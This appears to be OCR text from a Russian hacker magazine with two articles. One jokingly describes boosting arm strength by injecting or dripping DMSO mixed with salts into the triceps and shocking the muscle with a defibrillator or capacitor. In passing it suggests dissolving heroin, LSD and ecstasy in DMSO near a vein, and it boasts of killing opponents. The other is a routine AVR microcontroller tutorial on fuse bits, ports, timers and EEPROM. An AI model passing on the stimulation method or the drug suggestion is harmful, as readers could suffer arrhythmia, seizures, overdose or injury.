
ИНСТРУКЦИЯ ПО АПГРЕЙДУ


1) ДМСО МОЖНО НАЙТИ В НЕКОТОРЫХ АПТЕКАХ. ФИЗИОЛОГИЧЕСКИЙ РАСТВОР — ТАМ ЖЕ. ЖЕЛАТЕЛЬНО ПРОКОНСУЛЬТИРОВАТЬСЯ У ВРАЧА НАСЧЕТ КОНЦЕНТРАЦИИ ИОНОВ В КРОВИ. ДЕЛО В ТОМ, ЧТО ФИЗИОЛОГИЧЕСКИЕ РАСТВОРЫ МОГУТ БЫТЬ РАЗНЫХ ТИПОВ И С РАЗНЫМИ МАРКИРОВКАМИ.

2) ДЛЯ СТИМУЛЯЦИИ ВОВСЕ НЕ ТРЕБУЕТСЯ ЦЕЛЫЙ ДЕФИБРИЛЛЯТОР — ЭТО ВАРИАНТ ДЛЯ ЭСТЕТОВ, ДОПУЩЕННЫХ К МЕДТЕХНИКЕ. ПРОСТОЙ КАРДИОСТИМУЛЯТОР, НА САМОМ ДЕЛЕ, СТОИТ НЕ ОЧЕНЬ ДОРОГО, НО БУДЕТ ДОСТАТОЧНО И БАНАЛЬНОГО КОНДЕНСАТОРА, ОТ КОТОРОГО ТЕБЯ «ДЕРГАЕТ» (НАВЕРНЯКА, БАЛОВАЛСЯ С ТАКИМ В ДЕТСТВЕ). ЕДИНСТВЕННЫЙ НАСТОЯТЕЛЬНЫЙ СОВЕТ: НЕ ИСПОЛЬЗУЙ БОЛЕЕ 12 ВОЛЬТ.

3) ВОЛШЕБНЫЙ ДМСО РАСТВОРЯЕТ МНОГО ЧЕГО: ПОЭТОМУ ВСЯ ПОСУДА ДОЛЖНА БЫТЬ ВЫЧИЩЕНА, ПРОМЫТА И, ЖЕЛАТЕЛЬНО, ПРОКИПЯЧЕНА. НЕЗАЧЕМ СОБИРАТЬ ВСЯКУЮ ДРЯНЬ В РАСТВОР, ПУСТЬ И СЛУЧАЙНО...


Усиленный удар! Клинок прошел сквозь семь «плиток»!


«Потеки» на срезе отлично демонстрируют, насколько вязко клинок проходит через пластилин


Оперативно вкалываю ДМСО. Через три-четыре секунды можно снова рубить пластилин

тилсульфоксид (ДМСО) является слабым болеутоляющим — растворяй хоть герыч, ЛСД и экстази со спиртом одновременно, капай поближе к вене и готовься к празднику...

От радужных «глюков» перейдем к опасностям. ДМСО позволит мне прокапать трицепс раствором солей для лучшей электропроводимости мышечной ткани, а заодно и «увода» разряда от тех мышц, которые стимулировать не надо. Здесь таится одна неприятность: баланс ионов K+, Na+ и Ca++ в человеческом организме очень тонок. Сбой баланса может вызвать серьезные нарушения, вплоть до эпилептических припадков или аритмии сердца. Поэтому нужно аккуратно подбирать смесь солей или проводить опыт не чаще раза в неделю с последующим полным анализом крови. В идеальном случае проще всего найти в хорошей центральной аптеке с рецептурным отделом (там готовят лекарства «на заказ», а не продают готовые) полный физиологический раствор — в нем баланс солей выдержан великолепно. Достаточно выпарить его (но не до конца, так как в него добавляется глюкоза, которую легко спалить). Кстати, глюкоза тоже пригодится для быстрого восстановления энергии трицепса.

Итак — растворив нужные соли в ДМСО, прокапываем плечо сзади, захватывая весь трицепс, берем управляемый дефибриллятор и устанавливаем на нем режим микростимуляции. Теперь подводим электроды к верхней и нижней части плеча (тоже сзади). И начинаем наслаждаться Суперсилой!

ВСЕХ ПОРВЕМ НА ТРЯПКИ!

В качестве подопытного кролика я использовал... детский пластилин! Вспомни сопливые детские годы, пластмассовые ножички, которые намертво вязли в пластилиновых брикетиках, вызывая отчаяние и ненависть к лепке и скульптуре... Причем, холодный пластилин резался намного легче, чем теплый. А теперь представь три таких брикета, уложенных друг на друга, и незаточенную парадную саблю морских пехотинцев США. Клинок сабли в 10 раз толще пластикового ножичка, а режущая кромка затуплена «в плоскость» шириной в почти два миллиметра. Застрянет он всенепременно, как ни пыжься и ни ори «кия» при ударе по злосчастному пластилину. Я умею пользоваться холодным оружием, однако даже для меня три брикетика оказались пределом... Конечно, можно медленно продавить хоть 30 брикетов, но нам же нужна сила удара, а не сила давления.

Электростимуляция моментально расставила все по местам — удар оказался настолько резок, что клинок легко прошел аж через семь брикетов и зацепил восьмой! С первой попытки я получил трехкратное усиление. Поскольку стимулирующий разряд дефибриллятора очень короткий, то в конце движения трицепс уже был расслаблен — сабля двигалась по инерции, пробивая пластилин кинетической энергией. Это спасло мой локоть от вывиха сустава, хотя ощущения все же были не из приятных. Тут помогли ДМСО и растворенная в нем глюкоза — боль быстро утихла, фактически, за считанные секунды.

За один опыт я успел сделать около двадцати ударов без каких-либо последствий для руки. Пришлось, правда, пару раз вколоть еще раствора ДМСО (циркуляция крови в капиллярах мышц довольно быстро вымывает необходимые соли). Можно было и не колоть, а снова прокапать, но я одновременно проверял и «скорострельность» удара. В реальном бою не будет времени на расслабляющие медицинские процедуры, а при помощи обычного шприца я фактически довел время релаксации до менее чем трех секунд. Каждые три секунды я могу разрубать по одному противнику. Итого: 15-20 трупов в минуту — такой эффективности не достигает даже классический пистолет!

В технических вариантах это может быть очень дешевый крохотный прибор, которому вполне хватит пары пальчиковых батареек на 100-200 ударов. Достаточно вспомнить устройство современных фотовспышек, чтобы убедиться в малой энергоемкости такого прибора. Можно вмонтировать в него съемный картридж с раствором ДМСО и сразу закрепить электроды на жесткой пластиковой раме. И мы получим недорогой, практичный и устанавливаемый на руке за пару секунд прибор, напоминающий обычную защитную накладку. Он сам прокапает (точнее, проколет по принципу медицинского шприца-пистолета) и даст разряд.

Никто не мешает сделать подобные приборы и для мышц ног, позволяя увеличивать дальность прыжка раза в два-три... да вообще, никто не может мне помешать! С учетом киборгизации и телекинеза, которые я описывал в других своих статьях, через несколько лет я стану Императором Мира, а вы все будете ползать передо мною на четвереньках и молить о пощаде. И, естественно, государственной религией будет фанатизм за футбольный клуб Уэльса «Кардифф Сити»! (Уменьшить гонорар, — Прим. ред.)



АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

КОНТРОЛИРУЕМЫЕ РЕСУРСЫ


ЛИКБЕЗ ПО ПЕРИФЕРИИ

Судя по числу писем, тема контроллеров актуальна и интересна — каждый второй спрашивал у меня, как реализовать на AVR какую-либо функцию. Поэтому я решил не распылять усилия, а выложить подробный мануал по использованию того барахла, что разработчики из Atmel насовали в свой микроконтроллер. В качестве примера опишу все на контроллере ATMega8. Почему не ATMega8535? А, для разнообразия. Чтобы, не замыкаясь на одном контроллере, наглядно показать, насколько они похожи.


ВЕЛИКИЕ И УЖАСНЫЕ FUSE BITS

В прошлых статьях я советовал тебе не лезть к этим битам. И на то были свои основания. Неправильно выставив биты, ты можешь наглухо заблокировать контроллер для перепрошивки (или, вообще, какого-либо использования). Но без знания этой особенности контроллера далеко не уедешь. Так что, распишу все по порядку. У разных версий контроллеров число фьюзов разное, какие-то могут отсутствовать, но основные есть всегда. Вот по ним и пройдемся.

Конфигурационные биты находятся в особой области памяти и могут быть изменены только с помощью программатора при записи контроллера. Итак, главное! В **Atmel AVR** принята нотация — сброшенный в ноль fuse bit считается активным. С одной стороны, это нелогично и криво, с другой — их контроллер, что хотят, то и делают. Поэтому просто запомни правило.



Режимы работы выводов порта



Обращение к EEPROM и FLASH

Однако есть такой популярный программатор — Pony Prog. Они там решили, что всех умнее и сделали все наоборот: в Pony Prog уже установленный бит считается активным. Возникает жуткая путаница! Поэтому надо быть внимательным, как никогда (иначе последствия могут быть печальными).

По умолчанию все контроллеры AVR сконфигурированы так, чтобы работать от внутреннего источника тактов. За это отвечают биты CKSEL. Выставив их правильным образом, можно выбрать частоту работы контроллера, а также источник тактового сигнала.

```
CKSEL3…0 = 0000
```

Внешний источник сигнала — на вход XTAL1 подаются прямоугольные импульсы. Такое делают в синхронных системах, когда несколько контроллеров работают от одного генератора.

Чтобы запустить контроллер от внутреннего источника тактов, необходимо выставить CKSEL следующим образом:

```
CKSEL3…0 = 0001 — 1MHz
CKSEL3…0 = 0010 — 2 MHz
CKSEL3…0 = 0011 — 4 MHz
CKSEL3…0 = 0100 — 8 MHz
(обычно по умолчанию стоят такие)
```

Иногда нужен внешний тактовый генератор, например, чтобы его подстраивать без вмешательства в прошивку. Для этого можно подключить RC-цепочку, как показано на схеме, и подсчитать частоту по формуле f = 1/3RC, где f будет частотой в герцах, а R и C, соответственно, сопротивлением резистора и емкостью конденсатора, в Омах и Фарадах.

```
CKSEL3…0 = 0101 — для частот ниже 0.9 MHz
CKSEL3…0 = 0110 — от 0.9 до 3 MHz
CKSEL3…0 = 0111 — от 3 до 8 MHz
CKSEL3…0 = 1000 — от 8 до 12 MHz
```

Проблема внутреннего генератора и внешних RC-цепочек обычно в нестабильности частоты, и если сделать на ней часы, то они будут врать — не сильно, но будут. Поэтому бывает полезным запустить контроллер на кварце. Кроме того, только на кварце можно выдать максимум частоты, а значит, и производительности проца.

```
CKSEL3…0 = 1001 — низкочастотный «часовой» кварц. На несколько десятков килогерц.
```

Для обычных кварцев ситуация несколько отличается. Тут максимальная частота кварца зависит также и от бита CKOPT. Когда CKOPT = 1(по дефолту), то:

```
CKSEL3…0 = 1010 или 1011 — от 0,4 до 0.9 MHz
CKSEL3…0 = 1100 или 1101 — от 0,9 до 3 MHz
CKSEL3…0 = 1110 или 1111 — от 3 до 8 MHz
```

А если CKOPT равен 0? В этом случае, при тех же значения CKSEL, имеет смысл поставить кварц от 1 до 16MHz. Разумеется, кварц на 16MHz можно поставить только на Мегу без индекса «L».

Стоит упомянуть бит SCKDIV8, которого нет в Atmega8, но который часто встречается в других контроллерах AVR. Это — делитель частоты. Когда он установлен (т.е. в нуле), то частота, выставленная в битах CKSEL0…3, делится на 8 — на чем в свое время застрял dlinyj, долго пытаясь понять, почему у него западло не работает. Прелесть в том, что этот делитель можно отключить программно, записав в регистр CLKPR нужный коэффициент деления, например, 1.

Бит RSTDISBL способен превратить линию Reset в одну из ножек порта, что порой очень нужно, когда на какой-нибудь крошечной Tiny не хватает ножек на все задачи. Но надо помнить, что, если отрубить Reset, то автоматически отваливается возможность прошивать контроллер по пяти проводкам. И для перешивки потребуется высоковольтный параллельный программатор, который стоит несколько тысяч. На коленке сделать его проблематично, хотя и возможно. Я выложу на наш диск простенький HV-программатор для восьминогих контроллеров Tiny11-Tiny15; надо будет — спаяешь.

Второй подлый бит — это SPIEN. Если его поставить в 1, то возможность прошивать «по-простому» тоже мгновенно отваливается. Опять потребуется параллельный программатор!

WDTON отвечает за Собачий Таймер, он же — Watch Dog. Этот таймер перезагружает процессор, если его периодически не сбрасывать (профилактика зависаний). Поставишь WDTON в 0, и «собаку» вообще нельзя будет выключить.


Остальные биты особо тебе пока не нужны. Можешь их не трогать или почитать datasheet на предмет того, что они значат.

☒ ПОРТЫ — ЭТО ПРОСТО


Почти все выводы микроконтроллера являются выводами портов. Собственно, назначение контроллера: дрыгать этими портами по своему усмотрению, управляя всяким барахлом, что на них заботливо повесил разработчик девайса. Режим работы вывода порта определяется регистрами DDRx, PORTx и PINx.

Каждый бит регистра DDR указывает, в каком направлении работает соответствующая ножка порта: если в разряде «0», то эта ножка работает на вход, а если «1» — на выход. Выставляется обычно все один раз — в момент инициализации порта в начале программы.

В зависимости от регистра DDR, регистр PORT может либо определять тип входа, либо, если нога настроена в DDR на выход, выдавать в ножку «1» или «0».


Байт пришел. Работает!




Страшные Fuse bits

Регистр PIN содержит значение состояния ножек порта, когда тот работает на вход.

Кратко распишу режимы работы портов.

DDR = 0, PORT = 0 — вывод порта работает в режиме Hi-Z, о котором я уже писал в статье «Электронные исходники». Напомню, вывод прикидывается обрывом и никак не влияет на подключенную к нему линию. Однако он может чувствовать логический уровень на шине. Зачем? Например, тебе надо заснифферить сигнал в проводе витой пары. Напрямую сделать это нельзя — наличие какого-либо активного девайса на линии вызовет невозможность передачи данных. Когда же ты вешаешь туда ногу порта в режиме Hi-Z, то — никакой разницы, данные по-прежнему текут рекой, и ты их можешь спокойно считывать.

DDR = 0 PORT = 1 — режим с подтягивающими резисторами (pullup). К выводу изнутри, через резистор, подается питание. В результате — на выводе слабая логическая единица. «Слабая» в том смысле, что ток через внутренний резистор течет крохотный, а значит, его можно легко придавить к нулевому уровню.

Используется в тех случаях, когда надо получить сигнал от пассивного устройства, например, от кнопки. Вывод устанавливается в режим pullup и через кнопку замыкается на землю. Когда кнопка не нажата, подтяжка выставляет там единичку (это можно наблюдать в регистре PIN). А вот когда кнопку нажимают, то нога контроллера жестко замыкается на нулевой уровень, на землю, и в регистре PIN будет ноль.

DDR = 1, PORT = 0 — на выходе будет нулевой уровень (земля). Тут все просто. Можно задавить, например, вывод с типом pullup у другого контроллера, четко дав понять ему, что мы на эту линию выставляем ноль. Или дать питание светодиоду. Для этого светодиод, через резистор, плюсом подключают к плюсу питания, а минусом — на вывод контроллера. Когда выставим DDR = 1 и PORT = 0, светодиод зажжется.

DDR = 1 PORT = 1 — ситуация прямо обратная: на выводе будет напряжение питания (или близкое к нему). Пригодится, чтобы явно указать, что мы хотим на этой линии видеть единицу и ни что иное. Им тоже можно зажечь светодиод, только подключить его надо будет плюсом к ноге, а минусом к земле.

В последних двух режимах надо помнить, что если таким способом попытаться дать питание какой-либо мощной нагрузке (скажем, лампочке), то велик риск спалить порт контроллера к чертовой матери. А если одну и ту же линию связи два контроллера потянут в разные стороны — один жестко вверх, другой жестко вниз — то почти наверняка один из них сгорит. Максимальный ток, который может потянуть на себя ножка порта — не более 30 миллиампер.

☒ ВРЕМЯ ПОШЛО!

Как засечь время, чтобы ровно через секунду, после того, как знакомый прошел под датчиком, активировать магнит, который скинет на него ведро воды? Конечно, нужно использовать таймер. В контроллерах AVR таймеров существует целая пачка. Помимо отсчета времени таймер может служить счетчиком, подсчитывая перепады напряжения на ножке T0 или T1. Или даже генерировать ШИМ-сигнал. Проходя через конденсаторный фильтр, тот преобразуется в постоянное напряжение, зависящее от формы ШИМ-сигнала. Таймер представляет из себя встроенный в контроллер девайс, который, будучи однажды запущенным, начинает отсчет. А когда досчитает до максимума, то, во-первых, выставит битовый флажок в специальном регистре, а во-вторых, может перехватить управление на себя, вызвав прерывание. Управляется таймер внешними регистрами. Их я сейчас и распишу, на примере восьмиразрядного таймера номер ноль, контроллера Atmega8.

Самый главный регистр — это **TCNT0** (Timer CouNT 0); он выступает счетным регистром, в котором происходит отсчет. Если нам нужно сделать задержку в 100 микросекунд, а таймер тикает со скоростью «1 тик в микросекунду», то в регистр TCNT нужно занести число 155. Так как максимальное число в восьмиразрядном регистре — 255, то от 155 до 255 пройдет ровно сто тиков таймера, а на 101 тике таймер выставит флаг переполнения и вызовет прерывание. Если, конечно, ему это разрешили.

Регистр **TCCR0** (Timer/Counter Control Register) задает режим работы таймера.

В самом простом случае (Atmega 8, Timer0) активными будут три последних разряда CS02, CS01, CS00. Режим работы они задают следующим образом:

```
CS02..CS00 = 000 — счетчик остановлен (выключен и не работает)
CS02..CS00 = 001 — счетчик работает, отсчитывая каждый такт процессора
CS02..CS00 = 010 — работает, отсчитывая каждый восьмой такт процессора
CS02..CS00 = 011 — работает, отсчитывая каждый 64 такт процессора
CS02..CS00 = 100 — то же самое, но частота делится уже на 256
CS02..CS00 = 101 — а тут делится уже на 1024 (самый медленно отсчитывающий режим)
```


Если принять за данное, что длительность одного такта на 8MHz = 1,25*10^-7 секунды, то длительность одного такта в этом режиме будет порядка 1,2*10^-4 секунды, а полный цикл пересчета от загрузки нуля до переполнения при числе 255 и прерывания — 0,032 секунды. Мало? А ты помножь это дело счетчиком на регистрах.


Смотри, как можно сбацать секундную задержку. Для начала добавим прерывание на переполнение таймера номер ноль. Для Atmega8 это –

```
.ORG  OVF0addr; Timer/Counter0 Overflow
RJMP  Timer_over       ; Переход к обработчику
```


Впиши эту бодягу в самое начало кода сразу после `.include "m8def.inc"`. Потом создай обработчик прерывания и где-нибудь в конце программы допиши:


```
Timer_over:
```






Структура UART






Структура работы таймера

>> phreaking



Подключение кварца и внешнего генератора

>> phreaking



```
SET           ; Установили флаг T
LDI R16,0     ; Выключили таймер
OUT TCCR0,R16 ; записав в контрольный регистр 0
RETI          ; Возврат из прерывания.
```

Когда таймер переполнится, сюда «прибежит» наша программа и установит флаг T. Это флаг общего пользования — он ни на что не влияет, поэтому его можно юзать для своих целей.
Пораскинем мозгами. Нам надо 1 секунду и у нас частота 8МГц. Длительность одного тика с максимальным делителем — $1.2*10^{-4}$ секунды. Чтобы получить 0.01 секунду, надо сделать 83 тика. Поэтому в регистр TCNT0 надо загрузить число `255-83 = 172`. Тогда до переполнения будет ровно 83 тика.
Получился код:

```
Second:
LDI R17, 100   ; запомнили, что нам надо 100 интервалов
по 0.01с

Loop:
LDI R16, 172   ; загрузили число 172 в общий регистр,
т.к. в регистры
OUT TCNT0, R16 ; таймера нельзя ничего пихать напрямую,
только так
CLT            ; сбрасываем флаг T — это флаг общего
пользования
LDI R16, 5     ; подготавливаем число 0000 0101 — дели-
тель 1024
OUT TCCR0, R16 ; загнали это в контрольный регистр. Тай-
мер запущен

dwait:
BRTC   dwait   ; ждем пока флаг T не встанет. По сути дела
мы крутимся в бесконечном цикле.
; Команда BRTC — это переход, если флаг T не установ-
лен. Флаг T установится, когда произойдет переполнение
счетчика и вызовется прерывание, в котором мы написали
код, устанавливающий флаг T. Но прерывание каждые 0.01
секунду,  а нам надо 1 секунду. Поэтому надо сосчитать
100 прерываний

DEC R17        ; Уменьшаем счетчик интервалов на 1
BRNE   Loop    ; Если не ноль — переход на метку Loop
```

Со счетчиками работать одно удовольствие, но восьмиразрядный слабоват для больших задержек. Поэтому тут лучше заюзать Timer 1. Он шестнадцатиразрядный, а значит, не потребуется дополнительный пересчет. Хватит и одного таймера.

☒ ЗАПОМНИ ЭТО!

Иногда нужно сохранить данные так, чтобы они восстановились после перезагрузки контроллера. В этом тебе поможет **EEPROM** (почти все контроллеры серии AVR имеют на борту некоторое количество этой памяти). Физически и логически эта память находится в отдельном адресном пространстве, а чтение из EEPROM и запись туда осуществляется через специальные порты.
Чтобы записать что-либо в EEPROM, нужно в регистры адреса EEARH и **EEARL** (EEPROM Adress Register) положить адрес ячейки, в которую мы хотим записать байт. Затем нужно дождаться готовности памяти к записи — EEPROM довольно медленная штука. О готовности к записи нам доложит флаг **EEWE** (EEPROM Write Enable). Когда он будет равен 0, — память готова к следующей записи. Сам байт, который нужно записать, помещается в регистр **EEDR** (EEPROM Data Register). После чего взводится предохранительный бит **EEMWE** (EEPROM Master Write Enable). Теперь, в течение четырех тактов, нужно установить бит EEWE, и байт будет записан. Если не успеешь выставить бит EEWE, то предохранительный бит EEMWE сбросится и его придется выставлять снова. Это сделано для защиты от случайной записи в EEPROM-память.
Чтение происходит примерно аналогичным образом. Вначале ждем готовности памяти, потом заносим в регистры нужный адрес, а затем выставляем бит чтения **EERE** (EEPROM Read Enable) и следующей командой забираем из регистра данных EEDR наше число, сохраняя его в любом регистре общего назначения. Для наглядности я тебе набросал две процедуры — на чтение и на запись. Чтобы записать байт, нужно в регистры R16 и R17 занести младший и старший байт адреса нужной ячейки, а в регистр R21 — байт, который мы хотим записать. И вызвать процедуру записи. Аналогично с чтением: в регистра R16 и R17 — адрес, а в регистре R21 должно быть считанное значение.

```
…
LDI R16,0     ; загружаем адрес нулевой ячейки
LDI R17,0     ; EEPROM
LDI R21,45    ; и хотим записать в нее число 45
RCALL EEWrite ; вызываем процедуру записи
…

LDI R16,0     ; загружаем адрес нулевой ячейки
LDI R17,0     ; EEPROM, из которой хотим прочитать байт
RCALL EERead  ; вызываем процедуру чтения. После кото-
